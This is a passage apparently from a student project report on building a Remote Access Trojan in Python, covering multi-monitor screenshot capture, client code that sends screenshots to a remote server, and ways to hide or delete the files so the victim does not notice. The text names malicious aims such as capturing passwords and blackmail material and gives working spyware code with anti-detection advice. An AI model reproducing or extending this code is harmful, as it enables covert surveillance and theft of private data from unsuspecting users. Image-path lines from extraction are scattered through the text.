
```
# 10 ITERATIVE SCREENSHOTS AT 5 SECOND INTERVALS
# USES I FOR FILENAME
def iterative():
    sct = mss()
    for i in range(10):
        sct.shot(output='./logs/loop_screenshot{}.png'.format(i))  # taking screenshot
        print("Screenshot {} taken".format(i))
        time.sleep(0.5)
    input()
```

This loops 10 times, with a 0.5 second delay between captured frames. The console output suggests that program worked with full intention, further investigation of the folder to which they were saved to confirmed this:

This showed an effective implementation of the desired solution that could be progressed with and implemented.

The next logical progression of this to investigate the previously mentioned idea of capturing multiple monitors and the necessity for it. In essence, the benefit of capturing more than one monitor is self-explanatory, with the intention of being able to retrieve

```
Screenshot 0 taken
Screenshot 1 taken
Screenshot 2 taken
Screenshot 3 taken
Screenshot 4 taken
Screenshot 5 taken
Screenshot 6 taken
Screenshot 7 taken
Screenshot 8 taken
Screenshot 9 taken
```



more information and capture twice (or possibly more) of what is being viewed on the screen. When delving deeper into the benefits of this, it stems from the reasoning behind capturing the image in the first place.

For the virtuous purposes, this could be in reference to a tech-support style role, trying to help with an error or similar problem, if the helper is able to retrieve more information and see what is happening on all screens they may be able to diagnose the problem much more effectively and fix the problem much faster and more efficiently.


For malicious intent the benefits are less obvious in an immediate capacity but similarly revolve around the same principle of collecting more information, possibly divulging a vulnerability in the system, capturing a password, obtaining some compromising content which would be used for blackmail and much more.

The MSS module exhibits the functionality to capture all screens into one image, by passing the value of -1 or 0 into the ".shot()" function as the first argument. Alternatively a desired single monitor can be captured by passing the reference index value for that monitor, for example "1" for the primary monitor, "2" for the secondary, and continuing for the amount of monitors connected.

An extremely simplified abstraction of this is implemented as follows:

```
def allscreens():
    sct = mss()
    multi = "_multi"
    sct.shot(mon=-1, output='./logs/screen{}.png'.format(multi))
```

Producing an output of:



This is a screenshot of both screens, in the orientation of their set up, meaning the left screen is physically on the left too, rather than just a concatenation of the monitors with primary on left and secondary on right. This is important because it will maintain the integrity of any photos with applications split across both of the screens. In the physical system used for this image, only 2 monitors were used, however if a third (or more) was added these would also be included in the image.

Another option is to individually loop through the monitors, abstracting them into their own screenshots. There are many ways to do this, the method opted for iterates through the list of dictionaries created by the mss() class, this list is called “monitors” therefore by taking the length of “monitors” it can be established how many displays are being used.


This code abstracted the feature, printing the index of the monitor, and the associated dictionary of dimensions for that monitor:

```
def iterscreens():
    sct = mss()
    print("here")
    for i in range(len(sct.monitors)):
        print("monitor {} found {}".format(i, sct.monitors[i]))
        sct.shot(mon=i, output='./TESTING/logs/monitor_screenshot{}.png'.format(i))
```


```
here
monitor 0 found {'left': -1920, 'top': 0, 'width': 3840, 'height': 1080}
monitor 1 found {'left': -1920, 'top': 0, 'width': 1920, 'height': 1080}
monitor 2 found {'left': 0, 'top': 0, 'width': 1920, 'height': 1080}
```

This yielded unexpected results, as only 2 displays were connected, so the retrieval of three was unpredicted. Further investigation of the screenshots that were taken was conducted:

Monitor_screenshot0.png



Monitor_screenshot1.png



Monitor_screenshot2.png

As shown from the photos, it appears that the photo labelled as “monitor_screenshot0” is of the same screen as the photo labelled “monitor_screenshot1”, however the dimensions (as shown in the console output) do not align with this theory. In fact, the dimensions of monitor 0 align perfectly with twice the dimensions of the other monitors, or more importantly, the exact dimensions of both the monitors combined.

This inspired the theory that the monitor 0 should in fact be taking a screenshot of both monitors anyway, this is further supported by the site here: [26]

However this is obviously not the case.

Research into the MSS Documentation showed an example using -1 instead of 0 -> [27]

Therefore the loop was changed to iterate from -1 to len(sct.monitors), this was expected to error, with the cause being trying to reference an index out of range, however the program executed successfully. In the chance that the program would successfully complete it was theorised that monitor with the index of “-1” would return a screenshot of all of the screens included. This turned out to be correct. This seemed peculiar, therefore further trial and error experimentation was undertaken, testing the limits of the indexing constraints. The results of this experimentation have been compiled into a table with a column representing success or failure to execute.

Lower Bound	Upper Bound	Result	Notes
-1	len(sct.monitors)	Success	Mon -1 = both screens
-5	len(sct.monitors)	Failure	Out of index range
-1	len(sct.monitors) + 1	Failure	Out of index range therefore len(sct.monitors) is upper bound
-3	len(sct.monitors)	Success	-5<Lower bound<= -3
-4	len(sct.monitors)	Failure	Lower bound = -3

After it was determined that for the set up being used for testing, the most extreme bounds allowing successful execution were from -3 to len(sct.monitors) where len(sct.monitors) was equal to 3.

The outputs from running this experiment were then investigated. First, the console output:

```
here
monitor -3 found {'left': -1920, 'top': 0, 'width': 3840, 'height': 1080}
monitor -2 found {'left': -1920, 'top': 0, 'width': 1920, 'height': 1080}
monitor -1 found {'left': 0, 'top': 0, 'width': 1920, 'height': 1080}
monitor 0 found {'left': -1920, 'top': 0, 'width': 3840, 'height': 1080}
monitor 1 found {'left': -1920, 'top': 0, 'width': 1920, 'height': 1080}
monitor 2 found {'left': 0, 'top': 0, 'width': 1920, 'height': 1080}
```

As shown here there seems to be many overlaps between the assigned regions of the screens where monitor -3 seems to match up with monitor 0, monitor -2 matches with the dimensions of monitor 1, and monitor -1 matches monitor 2. Suggesting that the three domained regions are just repeated twice.

Index A	Index B
-3	0
-2	1
-1	2


However when investigating the outputs, it appears that the screenshots with labels “monitor_screenshot0”, “monitor_screenshot1”, and “monitor_screenshot-2” were all captures of the same monitor (left), “monitor_screenshot2” was the only capture of the right monitor, while “monitor_screenshot-1” and “monitor_screenshot-3” appeared to capture both monitors in one image.

In a graphical representation this appears:


Monitor Index	Captured Monitor
-3	Both
-2	Left
-1	Both
0	Left
1	Left
2	Right

There appeared to be no logical explanation for this, and no further details regarding this in the MSS Documentation and specification.


The screenshots are as follows.




monitor_screenshot0




monitor_screenshot1




monitor_screenshot-1




monitor_screenshot2



monitor_screenshot-2



monitor_screenshot-3



The system being used for this experimentation included an external monitor, which was then unplugged in an attempt to further diagnose this issue, however as could be theorised, all the screenshots returned a logical output of the same monitor, as with only one monitor, any screenshots with the intention of returning an image containing “All monitors” would produce the same output as one which attempted to isolate only one monitor. The only difference is that the upper bound and lower bound for successful execution is not -2 -> 2 and the number of monitors supposedly found in the sct.monitors list is 2. Suggesting the bounds would be from -len(sct.monitors) to +len(sct.monitors).

```
2

monitor -2 found {'left': 0, 'top': 0, 'width': 1920, 'height': 1080}
monitor -1 found {'left': 0, 'top': 0, 'width': 1920, 'height': 1080}
monitor 0 found {'left': 0, 'top': 0, 'width': 1920, 'height': 1080}
monitor 1 found {'left': 0, 'top': 0, 'width': 1920, 'height': 1080}
```

From the experimentation results, it was assumed that in all systems, “monitor-1” would yield a screenshot retrieving all screens data. For the purposes of proof-of-concept, the further testing and processing proceeded with using a singular screenshot, from a singular monitor, as the process would be nearly identical and the transition could easily be made at a later date.

4.8.4 Send a screenshot:

With the working isolated function to take a screenshot, the next step was to integrate it into an abstracted model of the server and client system, aside from maintaining the integrity of the main build, this allowed a more streamlined development environment, with any features which were not critical to this specific functionality being removed, resulting in a smaller piece of active code, and easier isolation of errors or malfunctioning.

The first step in integration of the code from the isolated function into the server/client model, was to make the function a method of the client. As the screenshot is intended with the functionality of taking a screenshot of the target system it must run on the client side of the server. This was as simple as defining a method in the client, and passing the client “self”, with the main essence of the function remaining unchanged.

From here the theory side of the client-server implementation had to be considered.

For the server to receive a file, it must know the size of the file that is being transmitted. Therefore the first transmission of data must be the file size.

After the file size is received, because the images will be larger than the current buffer setting, the buffer will be need to be updated using the update buffer procedure defined [4.1]and then the data must be sent, and will be received using the “saveLargerFile()” method that has also been previously defined. After the file has been received it may be stored, by opening a new file in the designated directory, writing the received contents to it, then closing the directory, much like how regular file transfer is processed; note no encoding or decoding is needed on the file itself, as the binary data is being transferred, however the file size is required to be encoded before being sent, and thus decoded after it is received.

For this implementation, the plausibility of using the time at which the image was received as the unique identifier for the file on the server, as opposed to a count as implemented on the client-side. A major benefit of this is that the screenshots will remain in the correct order when scrolling through the directory, as opposed to a count system, where number 10 and 11 would alphabetically come before 2, and after 1 resulting in a misorder of screenshots if more than 9 screenshots are taken. This results in a more scalable implementation. This is not necessary on the client side, as the screenshots are taken and sent, and then no longer become important on the clients device.

The integration with the main live build would require the server to send the command first, so a draft of this has been commented out for visual purposes.

ServerSide:

```
def screenshot(self):
    #command = "-SS"
    #self.client_socket.send(command.encode())

    # recv file size
    recvsize = self.client_socket.recv(self.BUFFER_SIZE).decode()
    time.sleep(0.1)

    # updating buffer
    buff = self.updateBuffer(recvsize)

    # getting the file
    print("*** Saving screenshot ***")
    fullscreen = self.saveBigFile(int(recvsize), buff)

    # saving the file
    with open(f'../receivedfile/{time.time()}.png', 'wb+') as screen:
        screen.write(fullscreen)
    print("*** File saved ***")
```

ClientSide:

```
def ssht(self):
    ss = mss()
    ss.shot(output='./logs/screen{}.png'.format(self.sscount))  # taking screenshot
    # get & send file size
    picsize = os.path.getsize('./logs/screen{}.png'.format(self.sscount))
    self.client.send(str(picsize).encode())
    time.sleep(0.1)
    # open, read and send file contents
    with open('./logs/screen{}.png'.format(self.sscount), 'rb') as screen:
        tosend = screen.read()
        self.client.send(tosend)  # sending actual file
    # os.remove('./logs/screen{}.png'.format(self.sscount))  # removing file from host
    self.sscount += 1
    print("SUCCESS")
```

The screenshot counter above named “sscount” has been implemented as a variable of the client class, and therefore has to be referenced as “self.sscount”, this means that the count will remain persistent without the requirement for global variables.

4.8.5 Clean up:

As stated above, once the files have been sent and successfully confirmed as being received by the server, there exists no reason to keep them on the client’s system. In a virtuous style system there may be an expectancy to leave them on the system as a measure to show transparency - however in a malicious system the more invisible this process is the better results can be yielded.


Two methods explored to contain the visibility of these files were the options of hiding the images, and leaving them on the target device, or removing them entirely.

4.8.5.1 Hide the screenshot:

Hiding the screenshot is a viable option to reduce the chance of being caught while maintaining the ability to retrieve a screenshot at a later date, possibly due to corruption of the send, or deletion of the original received file, however there are significant trade offs, most importantly, while being more inconspicuous than leaving the file unhidden, this does not make the file completely invisible.

If the owner of the client's machine is particularly technologically competent, and this software is used over a prolonged period of time, with many screenshots captured they may notice a suspicious use of storage being used, and investigate further, uncovering the folder containing the screenshots and thus revealing the existence of the RAT software.

Furthermore, Windows file explorer offers the option to view hidden files, and thus if this option is enabled, the process of hiding the images becomes futile.



4.8.5.2 Remove the screenshot:

A much safer alternative to remain uncaught would be to remove the screenshot entirely from the system once it has been received successfully. This does offer minor drawbacks, such as the fact that if the file is accidentally deleted from the servers system it is not recoverable and resendable, however aside from this, it exists as a much safer option to avoid being caught, leaving very little traces of existing, keeping the used storage the same as before the screenshot was taken and not leaving a suspicious folder of screenshots, all

contributing to making the program more invisible, and possibly that little bit more dangerous.

This has a simple and effective implementation, invoking the “os.remove()” function in the client’s method, and passing the filepath to the saved screenshot.

```
